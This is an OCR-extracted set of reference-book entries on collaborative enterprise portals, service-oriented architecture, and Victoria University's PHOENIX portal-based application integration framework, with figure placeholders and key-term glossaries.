1 The WebCo@ch portal was designed and implemented within the research project WebCo@ch (Code: FKZ 01HW0205) sponsored by the Federal Ministry of Education and Research/Germany. The project is carried out by the Chair for Information Systems at the Technical University of Munich. The project goal is to develop and implement Web based coaching services in the project management of digital production. We relate the term digital production with the development of multi media content and application-oriented enterprise software. More information on the research project can be found at: http://www.project-Webcoach.de.

Collaborative Enterprise Portals

Wita Wojtkowski
Boise State University, USA

INTRODUCTION

The strategic goal of an enterprise portal is to provide a simple-to-use view into content, applications and collaboration tools for all who interact with an enterprise: its employees, customers, suppliers, and business partners.

While there are multitudes of enterprise portal deployments, each can be assigned to one of the three distinct groups. These groups, in an increasing order of complexity, are classified as fundamental, integrated, and collaborative (BEA, 2005; Bisconti, 2004; Bristow, Dickinson, Duke, Henry, & Makey, 2001; IBM, 2005; Moore, 2002; Strauss, 1999; Terra & Gordon, 2002).

The fundamental portal offers a framework where users are provided easy access, from a single entry point, into a few departmental silo applications or disparate Web sites. Such a portal provides a means to connect enterprise's legacy applications and very little functionality and. It may offer the enterprise some benefit, nonetheless, it falls short of the overall strategic goal of a portal, and does not offer any type of enterprise process integration. Fundamentally, a portal typically functions as a list of links and embodies the most elementary step in portal evolution.

The integrated portal integrates the applications and the delivery of customized, role-based content (that is, content specific to the role in the enterprise played by the employee, customer, supplier, and business partner), while providing access to the necessary information across the enterprise. Such a portal is typically seamless to its user, imparting a consistent look and feel across different applications and a single sign-on. Integrated portal, however, still does not offer the ability to create the collaborative workplace that fully integrates work of people, applications, processes, and the content specific to the enterprise. This need for the ability to fully integrate people, processes, content, and applications forced many enterprises to rethink their enterprise portal deployment (Cherbakov, Galambos, Harishankar, Kalyana, & Rackham, 2005; IDC Executive Brief, 2005; Kano, Koide, Liu, & Ramachandran, 2005; Millen, Fontane, & Muller, 2002; Yong, Chaudhury, & Rao, 2002). Many began to rebuild their portal's functionality to construct what is currently known as the collaborative portal.

The collaborative portal integrates users, applications, content, and collaborative tools and thus allows for the creation of a collaborative workplace that takes advantage of all the available information and communication technologies. Collaboration services such as presence awareness, instant messaging, Web conferencing, and third-party applications, in the context of business processes (Havenstein, 2005; IBM, 2003; Thomas, Redmond, Yoon, & Singh, 2005), are integrated into the portal.

Enterprise portal use, and with it the portal market, is evolving. In many enterprises a portal is becoming the main driver of applications integration. Enterprises of all types and sizes are planning on using portals as a collaboration center to improve access to information, boost productivity, control costs and, bring together geographically dispersed work teams that work in both, asynchronous and synchronous modes (BEA, 2005; IBM 2005).

An example of a collaborative portal currently in use in the public domain (see Figure 1) is the Southern California Earthquake Center's (SCEC) Community Modelling Environment that can be found at http://epicenter.usc.edu/cmeportal/. Note the presence of a variety of services in the CME work areas that include community models, grid computing, Web services, and data visualization, between many others.

The objective of this portal is to develop geophysics and IT collaboratory that will perform seismic hazard analysis and geophysical modelling. Currently, the informational portion of the portal is completed, where the information and tools for collaborators and the public are provided. A computational testbed is under development. When available, the computational testbed will make it possible to assemble and run seismological and geophysical simulations.

Automating and Reinventing Business Processes

For the business enterprises, collaborative portals represent a very big step toward automating business processes for the enterprise, and perhaps, most importantly, help to reinvent these processes for the extended enterprise. By the extended enterprise we understand the enterprise that includes enterprise employees (on all levels), enterprise customers, suppliers, and business partners.

Such portal solution must allow an enterprise to look at itself as a collection of business processes (financial management, product development, human resources management, and so on) rather than functional departments (marketing, manufacturing, human resources) or simplified user segments such as business-to-employee, business-to-customer,

Figure 1. Screenshot of the SCEC Community Modelling Environment portal



Figure 2. Screenshot of the Developer to Developer (Dev2Dev) BEA portal




or business-to-supplier (Bisconti, 2004; Cherbakov et al., 2005; Collins, 2003; Terra & Gordon, 2002).

An example of the collaborative portal used in an enterprise that is itself a major player in the provision of the solutions for the collaborative enterprise portal market is the developer portal from BEA (www.bea.com). This portal can be found at http://dev2dev.bea.com. The screenshot from the main page of this portal is shown in Figure 2.


The objective of this portal is to offer extensive support to developers and those who want to evaluate BEA products. Variety of utilities and tools, technical talks and educational services, blogs, wikis, and sample portals that illustrate collaboration and other services are offered here. Note the presence of the portal community and the ability to browse by role (architect or platform administrator).

SERVICE-ORIENTED ARCHITECTURE

Collaborative enterprise portal comprises an integral element of the service-oriented architecture (SOA). BEA WebLogic Server architecture (www.bea.com) and its WebLogic Enterprise Platform[1] offer one of the best examples of the functionality available within an integrated service framework—portal, personalization services, commerce, business process management, and integration services. Figure 3 shows these elements.

Service-oriented ideas are important for both, the business and the information technology communities because they hold the promise of interoperability between heterogeneous systems, reuse of components, and flexible and efficient

Figure 3. An example of the integrated service framework



business processes (Elfataray & Layzell, 2004; Kano et al., 2005). An integration path based on open standards appears to be the effective way to achieve the most advanced level in the portal evolution toward collaborative enterprise portal (BEA 2005; Lewis, Hasan, & Alexandrov, 2004). Leveraging the services of collaboration (presence awareness, instant messaging, Web conferencing, and third party applications in the context of business processes) allows the portal user to tap into different resources throughout the enterprise through a consistent interface of a portal.

An example of collaborative activities and presentation of information through the collaborative enterprise portal (constructed for Pfizer by BEA software) is shown in Figure 4.This application gives enterprise accountants, tax attorneys, internal and external auditors a coordinated system for performing their job.

FUTURE TRENDS


The most significant future trend is the push toward construction of the collaborative enterprise portal as an application platform for all the business an enterprise conducts in the marketplace (BEA, 2005; IBM, 2005). The idea is to consider enterprise portal as a framework *and* a platform for most business needs that integrates all business processes and reporting; that serves as a one-stop location for all of the users' work (employees, customers, suppliers, business partners) in real time. In due course, with the deployment of such a portal the workplace may become one seamless digital electronic center accessible from anywhere, on any device.

Another emerging trend is the creation of the user environments that integrate access to grid services (Nemeth, 2004) and grid-based computing environments (Foster 2002). At present more research is needed on how users utilize the grid and its services, and to identify functionalities in order to understand what can be done now and what can be done in the future (Deelman, 2003; Patvarszki, 2004).

CONCLUSION

The enterprise portal serves as an effective mode for presenting content from multiple systems in a clear and concise way. This characteristic has made portals popular among enterprises requiring a platform that is used to centralize access to information. As a result, some consider it the desktop of the Internet generation. Many enterprises, however, expect that their portal will extend beyond the Web, reaching mobile phones, pagers and PDAs. Deployment of such a portal would allow the enterprise to provide centralized access to

Figure 4. An example of the collaborative enterprise portal application



information any time, any place, from any device. Such is the vision of the collaborative multi-channel enterprise portal: technology delivering the pervasive Internet.

The true test in recognizing if an enterprise has achieved a collaborative portal is whether, through the use of a portal by its employees, customers, suppliers, and business partners, the enterprise has created a workplace where portal's users begin and end their day. Constructing such a workplace requires more than just access to applications and content. The most evolved portal, by today's standards, must also provide access to people and expertise through collaboration; enable key business processes; and appear integrated and personalized for each user's various roles.

Portals Magazine: http://www.portalsmag.com/

Globus: A community of organizations and individuals developing fundamental technologies behind the grid; partners in e-business and e-science projects. They construct grid solutions for a variety of challenges that come up when people need to share resources. The Globus Toolkit is an open source software toolkit used for building grid systems and applications. It is being developed all over the world. A growing number of enterprises are using Globus Toolkit to unlock the potential of grids. http://www.globus.org/

The Grid Portal Toolkit: A collection of technologies designed to aid in the development of science portals on computational grids: user portals, applications interfaces, and education portals. https://gridport.npaci.edu/

Semantic Web Portal Working Group: http://www.deri.at/research/projects/sw-portal

LHC, Large Hadron Collider: Worldwide LHC Computing Grid for the Distributed Production Environment. http://lcg.web.cern.ch/LCG/

KEY TERMS

Collaboration: Work of a group of people on a common task or project. Enterprise portal users interacting on a problem through shared resources (data, applications, processes), including inter-operation of visualization systems.

Collaboration (Digital): Group of people sharing events which define state changes in the objects they are using. To implement collaboration an event notification service is required and a session management service by which a user can subscribe to the original data and updates via events.

Loosely Coupled: Unrestricted joining. In the context of this article, loose linking enabled by Web services. Loosely coupled services, even if they use incompatible system technologies, can be joined together on demand to create composite services, or disassembled just as easily into their functional components. (See also services)

Portlet: Standard-based application component assembled within a portal. Open source site committed to helping portal developers learn from their industry peers and share best practices for developing standards-based portlets can be found at http://portlet-opensrc.sourceforge.net/

P-Grade Grid Portal: A workflow-oriented grid portal that enables the creation, execution and monitoring workflows in grid environments through high-level, graphical Web interfaces. Components of the workflows can be sequential and parallel jobs. This type of portal hides the low-level details of grid access mechanisms by providing a high-level user interface that can be employed for any grid. Such portal can be configured to access several grids and allow the portal user to exploit all those grids simultaneously during the execution of the workflow.

Services: For a service-oriented architecture (SOA), interrelation of an application's different functional units (services) through well-defined interfaces and contracts between these services. The interface is defined in a neutral manner that is independent of the hardware platform, the operating system, and the programming language in which the service is implemented. This allows services, built on a variety of such systems, to interact with each other in a uniform and universal manner. The feature of having a neutral interface definition that is not strongly tied to a particular implementation is referred as loose coupling between services. The benefit of a loosely-coupled system is its agility and ability to adapt to changes in the structure and implementation of the internals of each service that make up the whole application. Tight-coupling, means that the interfaces between the different components of an application are tightly interrelated in function and form. This seriously impacts any form of change that is required to parts of or the whole of the application.

Web Services: Modular applications that can be described, published, located, and invoked over standard Internet protocols using standardized XML messaging. Applications use the XML-based simple object access protocol (SOAP) for the exchange of information in a loosely coupled, distributed environment. Applications posted to the Web are described with the Web service definition language (WSDL) and registered with a public or private service registry using the universal description, discovery and integration (UDDI) standard.

Collaborative Real-Time Information Services via Portals

Wei Dai
Victoria University, Australia

INTRODUCTION

The increased use of online services in the commercial world has produced considerable impact on traditional technologies. Traditional information technologies were developed in an era where use of Internet technologies was not widespread. They have a long history and are often based on mature and stable technologies, or practices such as user interface design, artificial intelligence techniques, and so forth. In the era of e-business, business operations are often conducted in conjunction with business alliances and partners through networked activities. Internet (or Web-based) technologies are fulfilling an enabling role to meet the communication and collaboration requirements of e-business. In this article, we share our experiences in how traditional information technologies are coupled with Web-based technologies to gain much-needed leverage in offering e-business solutions. Portals, as the major communication media for Web users, offer opportunities for collaboration using multiple technologies. They also serve as mechanisms for integrating a variety of online services supported by traditional applications. In this article we will discuss the role of portals in application integration for online collaborative service delivery. Particular emphasis will be given to the marrying of the modern roles of portals in e-business with those roles where portals fulfil the traditional roles of front-end technologies. The article demonstrates its vision through a portal-based application integration solution framework associated with a typical application scenario. We demonstrate the effectiveness of using portals in application integration by employing an experimental framework implemented in the PHOENIX research project at Victoria University (http://www.staff.vu.edu.au/PHOENIX/phoenix/index1.htm).

RESEARCH PROJECT BACKGROUND TECHNOLOGIES

Before we describe our solution framework, we outline the background technologies used in our research project. These consist of portal technologies, knowledge management and Web services.

Portals Infrastructure

Portal solutions are heavily reliant on the use of existing applications and infrastructure to improve online services efficiency. Our framework is based on the logical architecture suggested by Britton (2001). This architecture contains three tiers—the presentation layer, the application server layer, and an enterprise information services layer.

The Presentation Layer

The main function of the presentation layer is to provide a unified view of results delivered by different applications that users usually view on browsers. There are common ways to render information content on the browsers such as HTML, plug-ins, applets, and portlets (Britton, 2001). Of these methods, we pay special attention to porlets. Portals use portlets as pluggable user interface components that provide a presentation layer and produce dynamic information displayed on the portal. They run on the Web server that provides content to the Web browser. Portlets also import different services offered by other applications to the front-end by determining the service features to be displayed on the user interface. Thus, portlets provide a bridge to the portal's middle tier. Most portal construction software allows administrators to create their own customised portlets.

Application Server Layer

The presentation layer provides input to the application server layer. Application server refers to software residing beneath the Web server that handles the special designated tasks received by the Web server from end-users. In this layer, business rules are executed triggering possible application integration operations. The application server applies business solution logic and delivers the results back to the Web server before the results are sent to the users' browsers. An application server usually works in an n-tier environment because it performs different roles at different levels. Some of the main roles that the application server provides include back-end application coordination and integration (e.g., applications for taking orders, credit checking, and fulfilling orders), and execution of business logic (e.g., related workflow) in response to users requirements. Some commercial vendors have combined the roles of Web server and application server in their products. For example, SAP Web application server combines the roles of standard Web server and application server.

Enterprise Information Services Layer

This layer contains enterprise information systems (EIS) such as CRM systems, database systems, and legacy systems (Britton, 2001). The systems can be located across company boundaries offering potential integration opportunities via a layered infrastructure of portal services.

WEB SERVICES

Web services is an emerging technology that supports application integration across the Internet. The Gartner Group (2001) defines a Web service as: “A software component that represents a business function (or a business service) and can be accessed by another application (a client, a server or another Web Service) over public networks using generally available ubiquitous protocols and transports (i.e. SOAP over HTTP).” That is, once a Web service is deployed, other applications (and other Web services) can discover and invoke the deployed service.

STANDARDS AND PROTOCOLS

The technical standard and protocols for portal applications are sharable with those for Web services. Thus portals and Web services can be combined to offer applications integration solutions across Internet. Some of these protocols and standards include:

WSRP

Web services for remote portlets (WSRP) is a standard that enables portals to access and display portlets that are hosted on a remote server. The WSRP specification defines a Web service interface for interacting with interactive presentation-oriented Web services. The motivations behind the WSRP functionality include: (a) allowing portal servers to provide portlets as presentation-oriented Web services that can be used by engines consuming Web services; (b) allowing portal servers to integrate services from different content providers into a portal framework.

WSDL

Web Services Description Language (WSDL) (Christensen et al., 2001) is used by Web services to describe available services. It provides an effective way for service providers to describe their services. A WSDL definition contains the information necessary for two systems to exchange Web service messages.

SOAP

Simple object access protocol (SOAP) is used for invoking Web services and is based on XML. It provides an envelope for sending and receiving XML data and documents. It allows program components and applications to interact with each other via the HTTP Internet protocol. *SOAP* is platform independent, does not depend on the programming language, is simple, flexible, and easily expandable.

KNOWLEDGE MANAGEMENT SYSTEM

INDEX (Dai & Wright, 1996) is the knowledge management system currently being used in the PHOENIX research project. It is used to coordinate application integration processes and to provide integration knowledge to management services. Integration knowledge guides the system in choosing and invoking the appropriate application packages or services in response to the tasks originating from the portal front-end. It is also used to deliver solutions back to the portal. The knowledge driven approach ensures that users’ requests and information services are processed and delivered intelligently. The core services INDEX provides include the goal-directed inference (GDI) and the event-driven inference (EDI). These provide services and knowledge editing facilities, which are deployed as Web services, thus allowing INDEX services and facilities to be assessable remotely across the Internet. GDI and EDI services cover a variety of tasks associated with users’ requirements. For instance, when users have well defined tasks in mind, GDI services such as fault diagnosis would be appropriate. If users do not know the specific tasks or problems, EDI could assist them by providing services such as alerts to management. The INDEX knowledge management system has the capability of communicating with external systems or application packages such as portals that serve as application front-ends.

ONLINE COLLABORATION SERVICE DELIVERY FRAMEWORK

The need to tie together incompatible enterprise systems has increased so greatly that many companies have shifted their IT focus from development to integration. Given the importance of integration, PHOENIX aims to leverage the service-oriented infrastructure for applications integration in order to build and generate user centric solutions and business specific applications. Consequently, on-demand solutions, such as improving business intelligence or finding better approaches in the supply chain of an organization, are produced through the collaboration of various solutions. These solutions are integrated by middleware. The middleware acts as the intermediary for software agents of components associated with applications connected to the business system by either wired or wireless networks. Without such integration, individual enterprise technology systems work in partially or completely autonomous environments thus limiting their effectiveness.

The aim of PHEONIX's applied research is the delivery of innovative applications combining traditional and leading edge technologies that include application packages and products and services from leading vendors. The use of Portals plays several important roles in our research. Two of the more important roles are firstly, providing front-end Web-based user interface services and secondly, acting as a bridge for back-end application integration services. Figure 1 shows the high-level conceptual diagram associated with the applications oriented research. The figure shows client requests generated from various sources such as mobile devices and desktops. These requests are received via the portal and after processing results are returned to the clients via the portal. Thus, the portal plays the front-end role in receiving clients' requests across the Web via interface agents (Dai & Abrahams, 2005) and delivering results to the clients. Having received a client query via the portal, the INDEX component, which provide the system's coordination services invokes and executes the business logic modules (BLM) required in solving the specified problem. INDEX is deployed on multiple application servers each interacting with a Web server hosting a commercial portal product for which the University has license agreements with the relevant vendor. The two main commercial products are SAP Enterprise Portal and IBM WebSphere Portal. The consequence of executing business rules on BLM is a dynamic integration process binding different applications together behind a screen. In such a scenario, collaborative solutions are eventually delivered via portals.

Figure 2 presents a technical view of our application integration framework using SAP and IBM packages. INDEX

Figure 1. Conceptual diagram for the proposed applied research environment



Figure 2. Collaborative information delivery




integrates knowledge management and data management in one system. The main role of the data management module is to provide the required information via a dynamic problem solving process. Goal-directed inference (GDI) and event-driven inference (EDI), as well as the knowledge editing (back-end) facilities form the knowledge management module, which is powered by a plan generator and a plan executor. The plan generator produces solution plans for incoming tasks, and the plan executor applies the generated plans. GDI and EDI are deployed as Web services. These Web services are located on an IBM application server.


The data management module is based on a database virtual schema and offers services that include user request transformation, mapping and query generations. The technical configuration of this module is shown in Figure 3.

Our PHEONIX framework is comparable to an architecture proposed by Firestone (2003) in his book on enterprise information portals and knowledge management. Our INDEX system plays a similar role to that played by the artificial information manager (AIM) layer in Firestone's Portal for Application Integration (PAI) framework. However, we believe that the INDEX Web services as currently deployed through GDI and EDI are more scalable and flexible than Firestone's framework. This is because INDEX technologies have specially been designed to work collaboratively with existing technologies (e.g., third party applications via connectors and adaptors) and practices. That is, our research project aims to deliver collaborative Web-based applications that work effectively with existing applications including commercial products and tools.

FUTURE TRENDS

The increased use of online information services will see Web-based client programs gradually replace traditional application user interface programs. Development standards will also become more unified. Portals, due to their unique features, will play an increasingly important role in offering user interface services. Portals' successes will also ultimately depend on the progress of application integration across the Internet using Web services. In future research, we will extend existing plug-in concepts and scope to al-

Figure 3. Collaborative information services



low application modules and data sources to be integrated dynamically on demand.

CONCLUSION

This article discussed the relevance of Web-based technologies, in particular, portal technologies, to e-business. It reviewed background technologies relevant to portal operations and deployment, and emphasised the importance of application integration, especially with traditional existing technologies. We discussed the role of portals as both a front-end interface with users and as a vehicle for back-end integration with different applications. We presented the PHEONIX solution framework to demonstrate the use of portals. Related work has also been discussed.

ACKNOWLEDGMENTS

The author would like to thank members of PHOENIX research teams who have contributed to various aspects of this work, particularly, Ram Subramanian, Keithroy Andrade Prabhu, Jonathan Liu, Rajadhi Wickramatunga, David Kang, Jenny Pham, Leng Be, Paul Moynihan, and Vuong Long. The author is also grateful to Dr. Sam Kaspi for proof reading the article and anonymous referees who provided valuable comments in sharpening the focus of the article.

KEY TERMS

Application Server: Refers to software residing beneath the Web server to handle the special designated tasks received by the Web server from end-users according to business logic.

Event-Driven Inference (EDI): An inference component of INDEX knowledge management system, which is deployed as a Web service.

Goal-Directed Inference (GDI): An inference component of INDEX knowledge management system, which is deployed as a Web service.

HyperText Transfer Protocol (HTTP): Defines how messages should be formatted and transmitted across Internet.

Portlets: These are Web components that process requests and generate dynamic content for portals. Portals use portlets as pluggable user interface components that provide a presentation layer to information systems.

Simple Object Access Protocol (SOAP): Used for invoking Web services. It provides an envelope for sending and receiving XML data and documents.

Web Services for Remote Portlets (WSRP): A standard for portals to access and display portlets that are hosted on a remote server.

Commercial and Open-Source Web Portal Solutions

INTRODUCTION

